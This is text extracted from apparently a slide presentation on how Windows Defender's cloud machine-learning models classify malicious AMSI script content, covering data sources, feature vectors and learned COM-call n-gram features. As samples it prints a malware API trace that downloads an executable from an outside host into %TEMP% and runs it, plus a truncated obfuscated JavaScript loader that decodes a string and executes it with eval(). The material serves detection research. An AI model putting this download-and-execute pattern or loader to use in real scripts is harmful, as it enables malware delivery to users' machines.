
SmartScreen

O365


ATP

+more!

PROBLEM: IT IS TOO COSTLY TO ASK THE CLOUD FOR EVERY FILE WE SCAN



BUILDING THE ML MODELS



STEP1 : COLLECTING DATA


We uses following data source for our AMSI Models :

- RealTime Telemetry
- Sandbox Detonation Data
- Data from third party like VT,RL

STEP2 : SELECTING FEATURES

CLIENT FEATURE VECTORS

Customer's Machine




Scan/behavior

Sends features:

- Emulated behavior (eg api calls)
- Fuzzy hashes
- ML feature vectors
- Process behavior events
- Etc

Windows Defender Cloud

Realtime ML classifiers



+more!

AppRep

ATP

SmartScreen


Global file information

O365

Decider rules and ranking logic

Sandboxing and offline ML

FEATURE SELECTION



Example set of learned features used to help in classification of malicious AMSI content

```

IHost.CreateObject("WScript.Shell");
IWshShell3.ExpandEnvironmentStrings("%TEMP%");
IWshShell3.ExpandEnvironmentStrings("%TEMP%");
IHost.CreateObject("Msxml2.XMLHTTP");
IHost.CreateObject("ADODB.Stream");
IHost.CreateObject("Scripting.FileSystemObject");
IFileSystem3.FileExists("C:\Users\...\AppData\Local\Temp\a.txt");
IServerXMLHTTPRequest2.open("GET", "http://ethiopian textile expo.com/counter/?ad=1QJr2DXnS8tbfL7ZBdmfGWPxm", "false");
IServerXMLHTTPRequest2.send();
IServerXMLHTTPRequest2.status();
_Stream.Open();
_Stream.Type("1");
IServerXMLHTTPRequest2.responseBody();
_Stream.Write("Unsupported parameter type 00002011");
_Stream.Size();
_Stream.SaveToFile("C:\Users\...\AppData\Local\Temp\a1.exe", "2");
IWshShell3.Run("C:\Users\...\AppData\Local\Temp\a1.exe", "1", "0");
    
```

ML-selected ngram features

COM Objects

COM Functions


| | | | |
|-----------------------|--------------------------|--------------|------------|
| IHost | CreateObject | Status | SaveToFile |
| IWshShell | ExpandEnvironmentStrings | Type | Run |
| IFileSystem | FileExists | responseBody | |
| IServerXMLHTTPRequest | open | Write | |
| Stream | send | Size | |

Dynamic AMSI script content scans

```
/**  
var ve5b6 = "5e4c35793ada61fef0678a4c9cee42d2";  
/**  
var v8631 = "205|109|74|138|72|49|168|191|79|0|43|42|4|146|214|2  
v8631 = v8631.split("|");  
var vcbc7 = "";  
for (var v5ba7 = 0; v5ba7 < v8631.length; v5ba7++)  
{  
    vcbc7 = vcbc7 + String.fromCharCode(v8631[v5ba7]);  
}  
vcbc7 = v75ee(ve5b6, vcbc7);  
eval(vcbc7);
```

The dynamic script content loaded with
eval() will also be evaluated and classified

